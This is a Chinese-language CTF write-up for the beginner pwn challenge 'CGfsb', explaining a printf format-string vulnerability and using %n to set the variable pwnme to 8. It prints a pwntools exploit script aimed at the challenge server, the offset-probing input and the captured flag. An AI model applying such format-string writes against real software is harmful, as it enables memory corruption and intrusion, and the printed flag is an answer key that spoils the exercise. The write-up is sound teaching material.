攻防世界pwn新手练习（CGfsb）


原创

BurYiA 于 2019-09-15 20:19:40 发布


分类专栏： 攻防世界 pwn 文章标签： pwn writeup

CGfsb


ok，按照惯例，拿到程序后先扔到Linux下查一下基本信息




32位程序，开了NX(堆栈不可执行)以及CANNARY(栈保护)
貌似有一丝丝头疼嗷，咱们运行一下，看看它的程序逻辑



唔，是一个留言板，可以输入的地方有两处，一处是名字，一处是留言内容。ok，可以扔进IDA分析了。
F5后直接看程序伪代码





很明显，我们需要让**pwnme**这个变量的值等于8，然后便可以拿到flag文件中的东西，这个时候
我们需要注意到它的上面有一行代码

```
printf（&s）;
```

不知道有没有同学感觉很别扭，我们学c语言时老师一般教给我们的是这样的：

```
printf("%s", s);
```

哎，他这个和老师教的不一样哎，这样可以吗？
答案是可以的，这样写是可以运行的，但同时这样写也是不允许的，为什么呢，因为这是不安全的，他涉及到格式化字符串漏洞：
一般的**printf**是这个样子的

```
printf（"格式化字符串",参数...）
```

它的参数是由格式化说明符与字符串组成的，通过格式化说明符来规定参数用什么格式输出内容。
格式化说明符有这些：

```
%d - 十进制 - 输出十进制整数
%s - 字符串 - 从内存中读取字符串
%x - 十六进制 - 输出十六进制数
%c - 字符 - 输出字符
%p - 指针 - 指针地址
%n - 到目前为止所写的字符数
```

我们需要注意的是`%n`这个格式化字符串，它的功能是将%n之前打印出来的字符个数，赋值给一个变量，例如这样：


一个很神奇的结果出现在我们眼前，变量**a**的值被改变了。
由此，我们想到是否我们可以改变上面程序中的**pwnme**的值，答案时肯定的，利用判断pwnme的值的上一行的代码，我们完全可以做到这一点。
所以说，现在我们要做的有这么几点：
1、我们需要将pwnme的地址输入到s（也就是message）中去
2、在合适的位置上加一个`%n`，使其与我们输入的地址对应从而造成漏洞利用
所以接下来的问题变成了如何让他们对应起来

首先，我们得查一下我们输入进去的数据在栈中偏移了多少，知道偏移量后我们才能将其对应起来。

继续运行一遍程序，我们在massage处输入：

```
AAAA-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p
```

因为下面有个printf（%s），所以我们输入的内容自然会在下面被显示出来。我们看一下结果：



0x41414141便是我们输入的"AAAA"，数一下便知道偏移是10
好了，有了以上东西我们就可以着手开始写exp了
具体exp如下：

```
from pwn import *

#r = precess("./CGfsb")
r = remote('111.198.29.45', 46635)

pwnme_addr = 0x0804A068            #pwnme地址在伪代码中双击就能查看哦
payload = p32(pwnme_addr) + 'aaaa' + '%10$n'      #pwnme的地址需要经过32位编码转换，是四位，而pwnme需要等于8，所以‘aaaa’起着凑字数的作用

r.recvuntil("please tell me your name:\n")
r.sendline('BurYiA')

r.recvuntil("leave your message please:\n")
r.sendline(payload)

r.interactive()
```

代码效果如下：

```
root@kali:~/Learn/PWN/CGfsb# python a.py
[+] Opening connection to 111.198.29.45 on port 46635: Done
[*] Switching to interactive mode
hello BurYiA
your message is:
h\xa0\x0aaaa
you pwned me, here is your flag:

cyberpeace{38ca9f903a9c1dae8a3c2db862ee3a91}
[*] Got EOF while reading in interactive
$
```


ok完成

最后放一下我的博客（www.buryia.top），师傅们有兴趣了可以来转转